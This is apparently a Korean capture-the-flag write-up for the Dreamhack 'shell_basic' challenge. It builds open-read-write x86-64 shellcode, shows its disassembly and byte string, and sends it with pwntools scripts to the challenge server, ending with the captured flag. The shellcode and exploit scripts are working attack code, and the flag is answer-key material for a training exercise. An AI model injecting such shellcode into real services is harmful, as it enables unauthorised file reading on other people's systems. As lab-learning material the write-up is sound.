https://dreamhack.io/wargame/challenges/410
문제 파일을 보니 "shellcode: "를 사용자에게 입력한 후 사용자가 입력한 값을 읽고 실행하는 프로그램인 듯 하다.
flag는 /home/shell_basic/flag_name_is_loooooong에 위치해 있다.
이 파일을 여는 코드
int fd = open("/home/shell_basic/flag_name_is_loooooong", RD_ONLY, NULL);를 아스키 코드로 작성하여 서버에 전달해보자
shellcode 작성
;Name: orw.S

push 0x67
mov rax, 0x616c662f706d742f
push rax
mov rdi, rsp    ; rdi = "/tmp/flag"
xor rsi, rsi    ; rsi = 0 ; RD_ONLY
xor rdx, rdx    ; rdx = 0
mov rax, 2      ; rax = 2 ; syscall_open
syscall         ; open("/tmp/flag", RD_ONLY, NULL)

mov rdi, rax      ; rdi = fd
mov rsi, rsp
sub rsi, 0x30     ; rsi = rsp-0x30 ; buf
mov rdx, 0x30     ; rdx = 0x30     ; len
mov rax, 0x0      ; rax = 0        ; syscall_read
syscall           ; read(fd, buf, 0x30)

mov rdi, 1        ; rdi = 1 ; fd = stdout
mov rax, 0x1      ; rax = 1 ; syscall_write
syscall           ; write(fd, buf, 0x30)
드림핵 강의에서 만들어본 orw.S는 '/tmp/flag'에 있는 값을 읽고 출력하는 셸코드였다. 이것을 참고하여 /home/shell_basic/flag_name_is_loooooong 에 있는 값을 읽어내는 코드를 작성해보자
rdi에 파일 이름을 넣어줘야 하는데 이름처럼 파일 이름이 너무 길다.
이걸 8바이트씩 끊어서 rdi에 저장해주자.(rdi가 저장할 수 있는 최대 길이)
16진수 2글자에 1바이트이므로, 16글자씩 저장해주면 된다.

지피티를 사용했다. 역순으로 메모리에 넣어주자.
    "push 0x0\n"
    "mov rax, 0x676e6f6f6f6f6f6f\n"
    "push rax\n"
    "mov rax, 0x6c5f73695f656d61\n"
    "push rax\n"
    "mov rax, 0x6e5f67616c662f63\n"
    "push rax\n"
    "mov rax, 0x697361625f6c6c65\n"
    "push rax\n"
    "mov rax, 0x68732f656d6f682f\n"
    "push rax\n"
그 다음에는 orw.S를 참고하여 코드를 작성했다.
        mov rdi, rsp ; rdi="/home/shell_basic/flag_name_is_loooooong"
        xor rsi, rsi ; rsi=0 ; RD_ONLY
        xor rdx, rdx ; rdx=0
        mov rax, 2 ; rax=2 ; syscall_open
        syscall

        mov rdi, rax ; rdi=fd
        mov rsi, rsp
        sub rsi, 0x30 ; rsi=rsp-0x30 ; buf
        mov rdx, 0x30 ; rdx=0x30 ; len
        mov rax, 0x0 ; rax= 0 ; syscall_read
        syscall

        mov rdi, 1; rdi=1 ; fd=stdout
        mov rax, 0x1 ; rax=1; syscall_write
        syscall
그 후 종료 syscall를 추가한 shellcode를 스켈레톤 코드에 넣어줬다
__asm__(
    ".global run_sh\n"
    "run_sh:\n"

    "push 0x0\n"
    "mov rax, 0x676e6f6f6f6f6f6f\n"
    "push rax\n"
    "mov rax, 0x6c5f73695f656d61\n"
    "push rax\n"
    "mov rax, 0x6e5f67616c662f63\n"
    "push rax\n"
    "mov rax, 0x697361625f6c6c65\n"
    "push rax\n"
    "mov rax, 0x68732f656d6f682f\n"
    "push rax\n"


    "mov rdi, rsp\n"
    "xor rsi, rsi\n"
    "xor rdx, rdx\n"
    "mov rax, 2\n"
    "syscall\n"

    "mov rdi, rax\n"
    "mov rsi, rsp\n"
    "sub rsi, 0x30\n"
    "mov rdx, 0x30\n"
    "mov rax, 0x0\n"
    "syscall\n"

    "mov rdi, 1\n"
    "mov rax, 0x1\n"
    "syscall\n"

    "xor rdi, rdi\n"
    "mov rax, 0x3c\n"
    "syscall\n"
);

void run_sh();

int main() {
    run_sh();
}
컴파일 후 shellcode를 추출해준다.
┌──(kali㉿kali)-[~/Desktop/dreamhack/shell_basic]
└─$ gcc -o orw orw.c -masm=intel

┌──(kali㉿kali)-[~/Desktop/dreamhack/shell_basic]
└─$ objdump -d orw
이런 코드가 나왔다.
orw:     file format elf64-x86-64


Disassembly of section .init:

0000000000001000 <_init>:
    1000:       48 83 ec 08             sub    $0x8,%rsp
    1004:       48 8b 05 c5 2f 00 00    mov    0x2fc5(%rip),%rax        # 3fd0 <__gmon_start__@Base>
    100b:       48 85 c0                test   %rax,%rax
    100e:       74 02                   je     1012 <_init+0x12>
    1010:       ff d0                   call   *%rax
    1012:       48 83 c4 08             add    $0x8,%rsp
    1016:       c3                      ret

Disassembly of section .plt:

0000000000001020 <.plt>:
    1020:       ff 35 ca 2f 00 00       push   0x2fca(%rip)        # 3ff0 <_GLOBAL_OFFSET_TABLE_+0x8>
    1026:       ff 25 cc 2f 00 00       jmp    *0x2fcc(%rip)        # 3ff8 <_GLOBAL_OFFSET_TABLE_+0x10>
    102c:       0f 1f 40 00             nopl   0x0(%rax)

Disassembly of section .plt.got:

0000000000001030 <__cxa_finalize@plt>:
    1030:       ff 25 aa 2f 00 00       jmp    *0x2faa(%rip)        # 3fe0 <__cxa_finalize@GLIBC_2.2.5>
    1036:       66 90                   xchg   %ax,%ax

Disassembly of section .text:

0000000000001040 <_start>:
    1040:       31 ed                   xor    %ebp,%ebp
    1042:       49 89 d1                mov    %rdx,%r9
    1045:       5e                      pop    %rsi
    1046:       48 89 e2                mov    %rsp,%rdx
    1049:       48 83 e4 f0             and    $0xfffffffffffffff0,%rsp
    104d:       50                      push   %rax
    104e:       54                      push   %rsp
    104f:       45 31 c0                xor    %r8d,%r8d
    1052:       31 c9                   xor    %ecx,%ecx
    1054:       48 8d 3d 4f 01 00 00    lea    0x14f(%rip),%rdi        # 11aa <main>
    105b:       ff 15 5f 2f 00 00       call   *0x2f5f(%rip)        # 3fc0 <__libc_start_main@GLIBC_2.34>
    1061:       f4                      hlt
    1062:       66 2e 0f 1f 84 00 00    cs nopw 0x0(%rax,%rax,1)
    1069:       00 00 00
    106c:       0f 1f 40 00             nopl   0x0(%rax)

0000000000001070 <deregister_tm_clones>:
    1070:       48 8d 3d 99 2f 00 00    lea    0x2f99(%rip),%rdi        # 4010 <__TMC_END__>
    1077:       48 8d 05 92 2f 00 00    lea    0x2f92(%rip),%rax        # 4010 <__TMC_END__>
    107e:       48 39 f8                cmp    %rdi,%rax
    1081:       74 15                   je     1098 <deregister_tm_clones+0x28>
    1083:       48 8b 05 3e 2f 00 00    mov    0x2f3e(%rip),%rax        # 3fc8 <_ITM_deregisterTMCloneTable@Base>
    108a:       48 85 c0                test   %rax,%rax
    108d:       74 09                   je     1098 <deregister_tm_clones+0x28>
    108f:       ff e0                   jmp    *%rax
    1091:       0f 1f 80 00 00 00 00    nopl   0x0(%rax)
    1098:       c3                      ret
    1099:       0f 1f 80 00 00 00 00    nopl   0x0(%rax)

00000000000010a0 <register_tm_clones>:
    10a0:       48 8d 3d 69 2f 00 00    lea    0x2f69(%rip),%rdi        # 4010 <__TMC_END__>
    10a7:       48 8d 35 62 2f 00 00    lea    0x2f62(%rip),%rsi        # 4010 <__TMC_END__>
    10ae:       48 29 fe                sub    %rdi,%rsi
    10b1:       48 89 f0                mov    %rsi,%rax
    10b4:       48 c1 ee 3f             shr    $0x3f,%rsi
    10b8:       48 c1 f8 03             sar    $0x3,%rax
    10bc:       48 01 c6                add    %rax,%rsi
    10bf:       48 d1 fe                sar    $1,%rsi
    10c2:       74 14                   je     10d8 <register_tm_clones+0x38>
    10c4:       48 8b 05 0d 2f 00 00    mov    0x2f0d(%rip),%rax        # 3fd8 <_ITM_registerTMCloneTable@Base>
    10cb:       48 85 c0                test   %rax,%rax
    10ce:       74 08                   je     10d8 <register_tm_clones+0x38>
    10d0:       ff e0                   jmp    *%rax
    10d2:       66 0f 1f 44 00 00       nopw   0x0(%rax,%rax,1)
    10d8:       c3                      ret
    10d9:       0f 1f 80 00 00 00 00    nopl   0x0(%rax)

00000000000010e0 <__do_global_dtors_aux>:
    10e0:       f3 0f 1e fa             endbr64
    10e4:       80 3d 25 2f 00 00 00    cmpb   $0x0,0x2f25(%rip)        # 4010 <__TMC_END__>
    10eb:       75 2b                   jne    1118 <__do_global_dtors_aux+0x38>
    10ed:       55                      push   %rbp
    10ee:       48 83 3d ea 2e 00 00    cmpq   $0x0,0x2eea(%rip)        # 3fe0 <__cxa_finalize@GLIBC_2.2.5>
    10f5:       00
    10f6:       48 89 e5                mov    %rsp,%rbp
    10f9:       74 0c                   je     1107 <__do_global_dtors_aux+0x27>
    10fb:       48 8b 3d 06 2f 00 00    mov    0x2f06(%rip),%rdi        # 4008 <__dso_handle>
    1102:       e8 29 ff ff ff          call   1030 <__cxa_finalize@plt>
    1107:       e8 64 ff ff ff          call   1070 <deregister_tm_clones>
    110c:       c6 05 fd 2e 00 00 01    movb   $0x1,0x2efd(%rip)        # 4010 <__TMC_END__>
    1113:       5d                      pop    %rbp
    1114:       c3                      ret
    1115:       0f 1f 00                nopl   (%rax)
    1118:       c3                      ret
    1119:       0f 1f 80 00 00 00 00    nopl   0x0(%rax)

0000000000001120 <frame_dummy>:
    1120:       f3 0f 1e fa             endbr64
    1124:       e9 77 ff ff ff          jmp    10a0 <register_tm_clones>

0000000000001129 <run_sh>:
    1129:       6a 00                   push   $0x0
    112b:       48 b8 6f 6f 6f 6f 6f    movabs $0x676e6f6f6f6f6f6f,%rax
    1132:       6f 6e 67
    1135:       50                      push   %rax
    1136:       48 b8 61 6d 65 5f 69    movabs $0x6c5f73695f656d61,%rax
    113d:       73 5f 6c
    1140:       50                      push   %rax
    1141:       48 b8 63 2f 66 6c 61    movabs $0x6e5f67616c662f63,%rax
    1148:       67 5f 6e
    114b:       50                      push   %rax
    114c:       48 b8 65 6c 6c 5f 62    movabs $0x697361625f6c6c65,%rax
    1153:       61 73 69
    1156:       50                      push   %rax
    1157:       48 b8 2f 68 6f 6d 65    movabs $0x68732f656d6f682f,%rax
    115e:       2f 73 68
    1161:       50                      push   %rax
    1162:       48 89 e7                mov    %rsp,%rdi
    1165:       48 31 f6                xor    %rsi,%rsi
    1168:       48 31 d2                xor    %rdx,%rdx
    116b:       48 c7 c0 02 00 00 00    mov    $0x2,%rax
    1172:       0f 05                   syscall
    1174:       48 89 c7                mov    %rax,%rdi
    1177:       48 89 e6                mov    %rsp,%rsi
    117a:       48 83 ee 30             sub    $0x30,%rsi
    117e:       48 c7 c2 30 00 00 00    mov    $0x30,%rdx
    1185:       48 c7 c0 00 00 00 00    mov    $0x0,%rax
    118c:       0f 05                   syscall
    118e:       48 c7 c7 01 00 00 00    mov    $0x1,%rdi
    1195:       48 c7 c0 01 00 00 00    mov    $0x1,%rax
    119c:       0f 05                   syscall
    119e:       48 31 ff                xor    %rdi,%rdi
    11a1:       48 c7 c0 3c 00 00 00    mov    $0x3c,%rax
    11a8:       0f 05                   syscall

00000000000011aa <main>:
    11aa:       55                      push   %rbp
    11ab:       48 89 e5                mov    %rsp,%rbp
    11ae:       b8 00 00 00 00          mov    $0x0,%eax
    11b3:       e8 71 ff ff ff          call   1129 <run_sh>
    11b8:       b8 00 00 00 00          mov    $0x0,%eax
    11bd:       5d                      pop    %rbp
    11be:       c3                      ret

Disassembly of section .fini:

00000000000011c0 <_fini>:
    11c0:       48 83 ec 08             sub    $0x8,%rsp
    11c4:       48 83 c4 08             add    $0x8,%rsp
    11c8:       c3
지피티를 굴려 run_sh에 해당하는 부분만 추출해준다
\x6a\x00\x48\xb8\x6f\x6f\x6f\x6f\x6f\x6f\x6f\x6e\x67\x50\x48\xb8\x61\x6d\x65\x5f\x69\x73\x5f\x6c\x50\x48\xb8\x63\x2f\x66\x6c\x61\x67\x5f\x6e\x50\x48\xb8\x65\x6c\x6c\x5f\x62\x61\x73\x69\x50\x48\xb8\x2f\x68\x6f\x6d\x65\x2f\x73\x68\x50\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x48\xc7\xc0\x02\x00\x00\x00\x0f\x05\x48\x89\xc7\x48\x89\xe6\x48\x83\xee\x30\x48\xc7\xc2\x30\x00\x00\x00\x48\xc7\xc0\x00\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7\xc0\x01\x00\x00\x00\x0f\x05\x48\x31\xff\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05
pwntool을 사용하여 서버에 보내기
1트
  GNU nano 8.1                             shell_basic.py *
from pwn import *

p = remote("host3.dreamhack.games", 17070)
context.arch = "amd64"

shellcode = b"\x48\xb8\x6f\x6f\x6f\x6f\x6f\x6f\x6e\x67\x50\x48\xb8\x61\x6d\x65\x5f\x69\x73\x5f\>

p.sendlineafter("shellcode: ", shellcode)
print(p.recv())
코드를 짜서 서버에 보내봤지만 아무리 시도해도 flag가 오지 않는다...
어셈블리어에서 뭔가 문제가 있었던 거 같은데 아무리 고쳐봐도 뭔지 모르겠다.
그래서 그냥 shellcraft를 사용하여 보내기로 했다.
2트
from pwn import *

p = remote("host3.dreamhack.games", 10297)

context.arch="amd64" # 대상 아키텍처가 x86-64 아키텍처

r = "/home/shell_basic/flag_name_is_loooooong"

shellcode = ""
shellcode += shellcraft.open(r)
shellcode += shellcraft.read("rax", "rsp", 0x30)
shellcode += shellcraft.write(1, "rsp", 0x30)
shellcode += shellcraft.exit()

p.sendafter("shellcode: ", asm(shellcode))

p.interactive()
전체 코드이다.
p = remote("host3.dreamhack.games", 10297)'host3.dreamhack.games'의 10297 포트에서 실행 중인 프로세스를 대상으로 익스플로잇 수행
r = "/home/shell_basic/flag_name_is_loooooong"

shellcode = ""
shellcode += shellcraft.open(r)
r에 flag의 경로를 넣어준다.
open() 함수 결과는 rax 레지스터에 저장된다. → fd = rax
shellcode += shellcraft.read("rax", "rsp", 0x30)파일에서 데이터를 읽는 부분이다. 첫 번째 매개변수인 "rax"는 이전에 open()을 통해 얻은 파일 디스크립터를 나타내고(fd), "rsp"는 데이터를 저장할 버퍼의 시작 주소를 나타낸다. 0x30은 읽어들일 데이터의 크기(바이트 단위)를 의미한다.
shellcode += shellcraft.write(1, "rsp", 0x30)rax를 1로 바꿔주고(쓰기 모드), "rsp"는 출력할 데이터의 시작 주소, 0x30은 출력할 데이터의 크기를 나타낸다.
shellcode += shellcraft.exit()exit() 시스템 콜
p.sendafter("shellcode: ", asm(shellcode))"shellcode: " 가 출력된 다음에 코드를 입력하라
p.interactive()명령어를 입력하는 등 서버와 상호작용하는 명령어
'DH{ca562d7cf1db6c55cb11c4ec350a3c0b}\n\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00실행하면 flag를 얻을 수 있다.